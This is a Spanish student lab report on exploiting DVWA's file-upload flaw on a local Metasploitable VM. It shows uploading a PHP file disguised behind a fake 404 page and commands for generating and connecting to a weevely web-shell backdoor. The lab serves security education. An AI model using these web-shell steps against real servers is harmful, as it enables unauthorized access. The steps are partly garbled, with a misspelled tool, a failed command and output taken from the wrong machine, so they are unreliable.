

# **PRÁCTICAS DE CÓDIGO DEFENSIVO**

## **DESARROLLO DE SOFTWARE SEGURO**

### **PRÁCTICA “VULNERABILIDAD DE CARGA DE ARCHIVOS”**




- Jorge Ibarra Peña
- 20310025
- 7°P
- Desarrollo de Software
- Práctica 10
- 05/12/2023
- CETI COLOMOS

## PRACTICA “VULNERABILIDAD DE CARGA DE ARCHIVOS”

**Objetivo:** Conocer y utilizar la herramienta DVWA para practicar la vulnerabilidad de carga de archivos en el servidor de pruebas Metasploitable.

### **Desarrollo:**

Para comenzar, iniciamos nuestras máquinas virtuales y conocemos nuestra IP de Metasploitable para poder acceder al navegador al apartado de DVWA, donde podemos ver que la IP es “10.0.2.4”:





```
metasploit [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
http://help.ubuntu.com/
to mail.
msfadmin@metasploitable:~$ ipconfig
bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:73:88:f4
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe73:88f4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5761 (5.6 KB)  TX bytes:6884 (6.7 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

Ahora conociendo la IP ponemos la colocamos en el navegador de Kali Linux y así podemos acceder Al DVWA:




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Ahora nos vamos a la opción ya anteriormente seleccionada que es “DVWA” y en caso de que nos pida correo y contraseña, son “admin” y “password”



Username

Password

Login

Una vez ya ingresados a la página, vamos a bajar la seguridad del DVWA al mínimo o en ingles “Low”, para eso nos vamos a la opción “DVWA security” y aquí es donde podemos bajar el nivel y una vez cambiada la opción continuamos con el botón “Submit” y ya quedaría con el nivel en mínimo:



**DVWA Security** 

**Script Security**

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

---

**PHPIDS**

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

---

Ahora descargamos una imagen en Kali Linux y la guardamos en el escritorio:



Y subimos la imagen al DVWA en la opción de UPLOAD:



Choose an image to upload:  
 No file selected.

../../../../hackable/uploads/avicii.jpg succesfully uploaded!

Ahora en el escritorio iniciamos un documento llamado saludar.php que es un código donde nos da un hola mundo:

```
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ sudo vim saludar.php
[sudo] password for kali:
(kali㉿kali)-[~/Desktop]
$ sudo vim saludar.php
```


Y el código es el siguiente:

```
File Actions Edit View Help
<?php
echo "Hola, esto es un saludo desde PHP en Kali Linux!\n";
?>
```

Y para salir de la edición del documento ingresamos “ESC + :wq”

Y ya quedaría el documento. Y ahora cambiaremos el nombre a “shell.php”

Y subimos el documento a DVWA



**Vulnerability: File Upload**

Choose an image to upload:  
 No file selected.

../../../../hackable/uploads/shell.php succesfully uploaded!

Ahora crearemos un backdoor, para eso instalamos en Kali Linux la herramienta “weevely”

```
(kali㉿kali)-[~/Desktop]
$ sudo apt install weeveily
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
weeveily is already the newest version (4.0.1-2).
weeveily set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 843 not upgraded.
```

Y a continuación ahora si creamos el comando en la terminal:

```
(kali㉿kali)-[~/Desktop]
$ weeveily generate Provision@1/home/kali/Desktop/shell.php
```

```
(kali㉿kali)-[~/Desktop]
$ weeveily generate Provision@1/home/kali/Desktop/shell.php

[+] weeveily 4.0.1
[!] Error: the following arguments are required: path

[+] Run terminal or command on the target
    weeveily <URL> <password> [cmd]

[+] Recover an existing session
    weeveily session <path> [cmd]

[+] Generate new agent
    weeveily generate <password> <path>

(kali㉿kali)-[~/Desktop]
$ weeveily generate Provision
```

Ahora en base al error del navegador, el error 404 copiaremos el error y lo colocaremos en el código

```
File Actions Edit View Help
10.0.2.4/index.php
<?php
echo "Hola, esto es un saludo desde PHP en Kali Linux!\n";
?> Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

<!DOCTYPE html>
<html>
<head>
<title>Error 404 - Not Found</title>
</head>
<body>
<h1>Error 404 - Not Found</h1>
<p>La página que estás buscando no se encuentra en este servidor.</p>
</body>
</html>
```

Y ahora subimos el archivo al DVWA:

## Vulnerability: File Upload


Choose an image to upload:

No file selected.


../../../../hackable/uploads/shell.php succesfully uploaded!

Y ahora comprobamos que estén subidos los documentos al DVWA de metasploitable

**NOTA:** el shell.jpeg es de la práctica anterior



Y para comprobarlo visitamos la URL en el navegador web y como podemos observar se ve como se muestra a continuación:



Hola, esto es un saludo desde PHP en Kali Linux!

## Error 404 - Not Found

La página que estás buscando no se encuentra en este servidor.

Y entramos al servidor por la puerta trasera

```
(kali㉿kali)-[~/Desktop]
└─$ weeveily http://10.0.2.4/dvwa/hackable/uploads/shell.php acceso

[+] weeveily 4.0.1

[+] Target:      10.0.2.4
[+] Session:    /home/kali/.weeveily/sessions/10.0.2.4/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> pwd
```

Y finalmente usamos el comando `uname -a` para ver información

```
(kali㉿kali)-[~/Desktop]  
$ uname -a  
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux
```

## CONCLUSIÓN:

Esta práctica fue algo confusa con varios pasos donde no se entendía bien que hacer, pero una vez investigando bien lo de las backdoors ya el resto de la práctica fue algo sencilla, y es interesante saber cómo realizar estas prácticas, pero más que nada para hacerlos de forma ética y de buena gana debido a que pueden ser prácticas ilegales y causar un posible daño si no es de forma práctica y se lleva a casos más arriesgados. En si la práctica no fue difícil, pero si algo extensa, pero me gusta poder hacer pruebas de esto siguiendo los pasos y que al final todo salga como debe de salir.